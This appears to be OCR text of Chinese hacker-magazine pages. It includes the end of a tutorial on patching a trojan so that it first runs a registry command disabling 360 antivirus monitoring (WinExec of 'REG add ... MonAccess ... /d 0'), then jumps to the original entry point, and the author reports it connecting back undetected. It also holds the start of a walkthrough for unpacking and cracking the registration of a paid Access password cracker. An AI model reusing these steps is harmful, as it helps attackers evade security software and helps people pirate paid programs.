


图9




图5





图10

M，如图3，找到刚才添加的那个区段，也就是hacke2，接着找到区段地址，如图4，来到406000处并选上0区，需要很大一片哦！点击鼠标右击，选择“二进制”→“编辑”，如图5，在“ASCII”栏中输入“cmd /c REG add HKLM\SOFTWARE\360Safe\safemon /v MonAccess /t REG_DWORD /d 0 /f”，如图6，记下写入命令的改动的第一个地址，我这儿为406000。再寻找一个小空段，记下地址，我这里的为406050，现在写入：

```
Push 406000        （也就是那个改动的地址）
Call WinExec
Jmp 原程序入口点（前面已经记下了）
```

修改好后的情况如图7所示，将文件保存后打开OC偏移量转换器，把406050转换为文件偏移00002650，如图8。再使用PEditor打开文件，把原入口点改为00002650，如图9，点击“应用更改”，现在一个过360服务监控的“木牛”就诞生了，来测试一下，成功上线，可以看到360没有任何提示，如图10。

（本文所涉及到的OD、zeroadd汉化版、OC偏移量转换器、PEditor已收录到光盘中）



破解ACCESS数据库密码破解器

0℃幻影

在网上下载了一款ACCESS数据库密码破解器，打开后竟然发现需要注册，注册费是每套68元，oh my god，作者也太黑了吧！我等小菜哪有那么多闲钱去买它啊，于是我决定自己动手来丰衣足食了。

运行软件，这时会要求我们输入用户名和注册码，这里我输入了用户名huanying和注册码123450，点“注册验证”后就会弹出一个提示框，如图1。




图1

看到这个提示框，我们就可以断定软件是重启验证型的了，下面来验证一下程序是否是通过读取注册表来验证的，一个常用的小技巧就是打开注册表（选择“开始”－“运行”栏，输入regedit），选择“编辑”－“查找”，在查找栏输入我们刚才填写的用户名huanying，然后点击“开始查找”，很快就查找到了，在注册表的左下角我们会看到用户名和注册码存放在注册表中的详细位置，如图2。现在就可以证明程序是通过读取注册表中的注册码来进行验证的，既然已经知道了验证的方法，那我们就来破解它吧！




图2

首先来查壳，将程序载入PEiD中，发现是加了ASPACK的壳，如图3，这个壳很容易脱，使用ESP定律就行，将程序载入到OD中，会提示是否继续分析，选择否就可以了，这时程序就会停留在

```
0056E001 >  60              PUSHAD
0056E002    E8 03000000     CALL ACpass.0056E00A
0056E007    E9 EB045D45     JMP 45B3E4F7
```

处，接着按F8单步来到0056E002处，在命令栏输入**hr 0012FFA4**，回车（一定不要忘记了，否则断点不会实现）后按F9运行，接着就是按F8单步到达一个RETN，继续单步就到达OEP处了，记得要将硬件断点删除。使用OD自带的脱壳插件将程序脱壳，然后修复程序，如图4。

将脱壳后的程序再次载入PEiD中，发现程序是使用Borland Delphi 6.0－7.0编写的，将程序载入OD中，当然在跟踪到入口点后我们也可以带壳调试，这样可以省去脱壳后修复的麻烦。知道了是注册表重启验证，那么我们就下注册表断点，选择“插件—API断点—注册表”，如图5，选定后确定。




图3

